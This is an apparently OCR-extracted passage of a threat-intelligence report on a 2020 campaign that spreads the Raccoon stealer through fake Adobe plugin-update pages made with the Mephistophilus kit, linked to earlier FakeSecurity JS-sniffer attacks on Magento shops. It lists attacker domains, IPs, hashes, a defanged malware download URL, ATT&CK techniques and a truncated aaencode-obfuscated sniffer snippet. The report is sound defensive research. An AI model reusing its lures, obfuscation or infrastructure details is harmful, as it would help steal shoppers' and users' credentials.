
The fact that the cybercriminals additionally use loaders in their campaigns could indicate that they are still searching for the most effective tools.

Fourth wave

Some of the domains registered in early September 2020 mimicked Adobe in their names. From September 14, 2020, Group-IB experts found Mephistophilus with an identical pattern on these hosts, just like during the first wave.


Graph
updateforadobenew.co.za
oneupdateadobe.co.za
oneupdateadobe6.updateforadobenew.co.za
www.oneupdateadobe.updateforadobenew.co.za
oneupdateadobe.updateforadobenew.co.za
05c4...231a
mail.oneupdateadobe2.org.za
oneupdateadobe4.updateforadobenew.co.za
oneupdateadobe2.org.za
updateadobe9.updateforadobenew.co.za
www.oneupdateadobe9.updateforadobenew.co.za
webdisk.updateforadobenew.co.za
webmail.updateforadobenew.co.za
cpcontacts.updateforadobe
updateforadobenew.co.za
cpcalendars.updateforadobenew.co.za
mail.updateforadobe
www.updateforadobenew.co.za
oneupdateadobe4.co.za
oneupdateadobe7.updateforado
oneupdateadobe5.updateforadobenew.co.za
580b...16fa
oneupdateadobe3.updateforadobenew.co.za
www.oneupdateadobe1.updateforadobenew.co.za
IP
102.130.118.209
SSL
cbdd...ef64
e45d...19ac
vedasandsanskrit.com
rinnexairconditioning.co.za
zoinc.co.za
umlilo.net
selectassist.co.za
mobispace.co.za
oracleplumbers.co.za
mobilecarmechanic
quicknsuretech.co.za
mokgokotravel.co.za
spinterna.co.za
nkondoattorneys.co.za
pfuniwa.co.za
ot-taryn.co.za
rekget.co.za
rvdprojects.co.za
www.oneupdateadobe8.updateforadobenew.co.za
oneupdateadobe8.updateforadobenew.co.za
mail.oneupdateadobe.org.za
www.oneupdateadobe.org.za
Mephistophilus 2
Mephistophilus
www.documents-cloud-server6.co.za
www.documents-cloud-server2.co
160.119.100.63
updatepluginsnetwork.com
adobeupdateplugins.com
www.documents-cloud-server1.co.za
www.updatepluginsnetwork.com
181.214.86.100
www.documents-cloud-server.co.za
www.documents-cloud-server5.co.za
alloayparel.com
www.documents-cloud-server7.co.

Connection between the Mephistophilus infrastructure and the 2019 and 2020 campaigns established with the help of Group-IB Graph Network Analysis



Adobe Reader

browser web-plugin

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Plugin update required


This document cannot be displayed correctly
You are using an older version of Adobe Reader PDF Plugin
for Google Chrome

Download plugin

Adobe / Terms of Use / Privacy

Screenshot of a Mephistophilus decoy page

Clicking on the "Download" plugin button downloads the Raccoon stealer file SHA1: bcfb45e5451435530156f1f02ddbb9cadf6338e9 from https://updateforadobenew[.]co.za/file_d/adobe-reader-v13.11.1.3.exe.



Polygon Report / bcfb45e5451435530156f1f02ddbb9cadf6338e9_ind1600508246_120_bininstallerremoteexe_en_w10_x64

89.6% Probability

Known File Names
adobe-reader-v13.11.1.2.exe

File Size
4714.2 kB

Processed at
[redacted]

Icon

MD5 / SHA1 / SHA256
6d9ce382c35ff605b33161889a55f151

File Type
PE32 executable (GUI) Intel 80386, for MS Windows

Internet-connection
● Available


Malware
Raccoon Stealer

Behavioral markers

Malicious [11] Other [14]

Marker	Indicators
● Static rules	2
● Malicious traffic detected	3
● Retrieves personal information from local Internet browsers T1081 T1539 T1503 T1217	455
● Disables Windows Security options T1089	13

Data from Group-IB Threat Hunting Framework Polygon




Polygon Report / bcfb45e5451435530156f1f02ddbb9cadf6338e9_ind1600508246_120_bininstallerremoteexe_en_w10_x64

MITRE ATT&CK Matrix

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Impact
InstallUtil	Modify Existing Service	Process Injection	InstallUtil	Steal Web Session Cookie	Software Discovery	Screen Capture	Standard Application Layer Protocol	Service Stop
Control Panel Items	Service Registry Permissions Weakness	Service Registry Permissions Weakness	Control Panel Items	Credentials from Web Browsers	Virtualization/Sandbox Evasion	Email Collection		
Compiled HTML File			Indirect Command Execution	Credentials in Registry	Query Registry			
Regsvcs/Regasm			Process Hollowing	Credentials in Files	Browser Bookmark Discovery			
Command-Line Interface			Process Injection					
			DLL Side-Loading					
			Virtualization/Sandbox Evasion					
			Disabling Security Tools					
			Compiled HTML File					
			Regsvcs/Regasm					
			Code Signing					

MITRE ATT&CK matrix of the file analyzed

Note: Around mid-July 2020, the attackers deleted their Telegram channel. It was restored on September 14, 2020 and the description contained the encrypted address of the active C&C server. At the time of writing, the channel is inactive again.



blintick

4 subscribers

September 14

Channel created


blintick

blintick Telegram channel content

This malicious campaign bears a striking resemblance to a series of FakeSecurity JS-sniffer attacks described by Group-IB in November 2019. Past attacks targeted owners of online stores powered by Magento CMS. In the campaign described previously, the attackers also used such tools as the Vidar stealer and the Mephistophilus phishing kit, with an identical template for Adobe updates. In addition, the attackers used the same hosting service to register domains in both campaigns.

In the 2020 campaign, the same attack vector was used and involved subsequent distribution of the Raccoon stealer. In addition, the investigation revealed messages sent to several online stores from bezco.quise1988@wp.pl and outtia.lene1985@wp.pl.

A detailed analysis of the first-wave malware distribution via Mephistophilus phishing pages revealed a link between the domains involved in this campaign (in particular documents-cloud-server*[.]co.za) and the FakeSecurity campaign. During the 2020 campaign, phishing pages were available at the following URLs:




ⓘ	www.documents-cloud-server6.co.za/view/public/Statement00810014/PDF/Statment0...	5 months	294 KB	7	3	2	🇿🇦
ⓘ	www.documents-cloud-server6.co.za/view/public/Statement00810014/PDF/Statment0...	5 months	295 KB	7	3	2	🇿🇦
ⓘ	www.documents-cloud-server6.co.za/view/public/Statement00810014/PDF/Statment0...	5 months	294 KB	7	3	2	🇿🇦
ⓘ	www.documents-cloud-server2.co.za/view/public/Statement00810012/PDF/Statment0...	5 months	294 KB	7	3	2	🇿🇦
ⓘ	www.documents-cloud-server2.co.za/view/public/Statement00810012/PDF/Statment0...	5 months	294 KB	7	3	2	🇿🇦
🔒	adobeupdateplugins.com/view/public/BankStatement/PDF/Statment00810012.pdf	7 months	294 KB	8	4	4	🇿🇦
🔒	adobeupdateplugins.com/view/public/BankStatement/PDF/Statment00810012.pdf	7 months	294 KB	8	4	4	🇿🇦
🔒	adobeupdateplugins.com/view/public/BankStatement/PDF/Statment00810012.pdf	7 months	294 KB	8	4	4	🇿🇦
🔒	www.updatepluginsnetwork.com/view/public/BankStatement040391/PDF/Statment0081...	7 months	294 KB	7	3	2	🇿🇦
🔒	alloayparel.com/view/public/Statement00534521/PDF/Statement001854.pdf	a year	294 KB	7	3	2	🇵🇦
🔒	document.mage-security.org/view/public/my_5/PDF/eStmt1.pdf	a year	294 KB	7	3	2	🇵🇦

List of domains with an identical structure


According to urlscan[.]io, more than 20 sites with a similar structure were discovered, but the one that stands out is alloaypparel[.]com. It was used in the FakeSecurity campaign.

Since March 2020, Group-IB specialists have started detecting online store infections with a JS sniffer obfuscated by the aaencode algorithm (https://utf-8.jp/public/aaencode.html). The malware was loaded from get-js[.]com. WHOIS records similar to those used previously by this group were located at get-js[.]com:

- fiswedbesign[.]com
- alloaypparel[.]com
- firstofbanks[.]com
- magento-security[.]org
- mage-security[.]org




Connection between FakeSecutiry infrastructure during the 2019 campaign and the domain get-js[.]com built with the help of Group-IB Graph Network Analysis



```
ﾟωﾟﾉ= /｀ｍ´）ﾉ ~┻━┻   //*´∇｀*/ ['_']; o=(ﾟｰﾟ)  =_=3; c=(ﾟΘﾟ) =(ﾟｰﾟ)-(ﾟｰﾟ); (ﾟДﾟ) =(ﾟΘﾟ)= (o^_^o)/ (o^_^
    -(ﾟΘﾟ)] ,ﾟДﾟﾉ:((ﾟｰﾟ==3) +'_')[ﾟｰﾟ] }; (ﾟДﾟ) [ﾟΘﾟ] =((ﾟωﾟﾉ==3) +'_') [c^_^o];(ﾟДﾟ) ['c'] = ((ﾟДﾟ)+'_'
    ['c']+(ﾟДﾟ) ['o']+(ﾟωﾟﾉ +'_')[ﾟΘﾟ]+ ((ﾟωﾟﾉ==3) +'_') [ﾟｰﾟ] + ((ﾟДﾟ) +'_') [(ﾟｰﾟ)+(ﾟｰﾟ)]+ ((ﾟｰﾟ==3) +
    [(ﾟｰﾟ)+(ﾟｰﾟ)]+ (ﾟДﾟ) ['o']+((ﾟｰﾟ==3) +'_') [ﾟΘﾟ];(ﾟДﾟ) ['_'] =(o^_^o) [ﾟoﾟ] [ﾟoﾟ];(ﾟεﾟ)=((ﾟｰﾟ==3) +'_
    -ﾟΘﾟ]+((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+ (ﾟωﾟﾉ +'_') [ﾟΘﾟ]; (ﾟｰﾟ)+=(ﾟΘﾟ); (ﾟДﾟ)[ﾟεﾟ]='\\'; (ﾟДﾟ).ﾟΘﾟﾉ=(ﾟДﾟ+ ﾟｰﾟ)[
